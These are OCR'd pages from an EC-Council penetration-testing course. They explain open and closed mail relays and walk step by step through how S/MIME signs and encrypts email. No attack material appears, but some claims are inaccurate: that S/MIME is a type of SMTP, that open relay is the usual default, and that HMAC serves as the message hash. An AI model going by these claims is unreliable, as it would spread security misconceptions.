



Figure A.59: Sendmail

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Mail Relaying

Mail Relay is an email server used to destined an e-mail to the correct destination. There are two types of mail relays namely open relay and close relay.

- **Open Relay:**
  - An open relay is SMTP server that allows third party to relay of e-mail messages.
  - It allows sending messages from anyone to anyone over the internet instead of it restricting for or from a local user.
  - It is generally the default configuration for mail server.
  - It is considered insecure way of mail relaying.
- **Close Relay:**
  - The inbound and outbound emails are allowed from known users only.
  - The restrictions are imposed by authentication or maintaining trusted list of Local IP addresses.
  - It is typically used in local networks.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



S/MIME

S/MIME (Secure/Multipurpose Internet Mail Extensions) is an application layer protocol which is used to send digitally signed and encrypted email messages. It is a type of SMTP protocol and it is a secured method of sending emails. It is considered as one of the IETF standard. It uses the Rivest-Shamir-Adleman encryption (RSA) system for email encryption. Administrators need to enable S/MIME-based security for mailboxes in their organizations.


S/MIME provides two services:

- Digital Signatures
- Message encryption

S/MIME provides:

- Authentication
- Message Integrity
- Privacy
- Data Security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How it Works?

Steps listed below explain how S/MIME is used to secure email messages:

1. Alice generates an email message intended to Bob and is processed by S/MIME to provide security.
2. The message is given as an input to any hash alogirthm such as HMAC or SHA-1 to generate a message digest.
3. The messge digest generated in the previous step is encrypted with the private key of Alice using algorithms such as RSA. The resulting output is the digital signature of Alice. The corresponding public key certificate of Alice is transmitted along with the message to Bob.
4. Now the email message is encrypted using alogirthms such as DES. The secret key used in encryption must be secretly shared with Bob.
5. The secret key used in the previous step is encrypted with RSA public key of Bob, that is obtained from public key certificate of Bob. This public key certificate of Bob is also transmitted to Bob along with the message so that Bob can use the corresponding private key to decrypt the secret key.
6. Now the following information is transmitted in the email message to Bob:
   - Public key certificate of Alice used for signing the message
   - Digital signature generated by Alice
   - Encrypted message
   - Encrypted secret key to be shared with Bob

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Public key certificate of Bob used to encrypt the secret key

7. After receiving the message, Bob will first decrypt the secret key using private key obtained by matching his public key certificate transmitted along with the message.
8. After obtaining the secret key, he uses that to decrypt the message.
9. Once the message is decrypted, now Bob uses the same hash function used by Alice to generate the message digest.
10. Now Bob obtains Alice's public key from the public key cerficate of Alice transmitted along with the message and uses that to decrypt the digital signature for verification.
11. Now both message digests generated in step 9 and step 10 are compared to verify the authentication and integrity of the message.
12. If everything is statisfied, it is ensured that the message is not tampered in transit and is transmitted by a legitimate sender Alice.


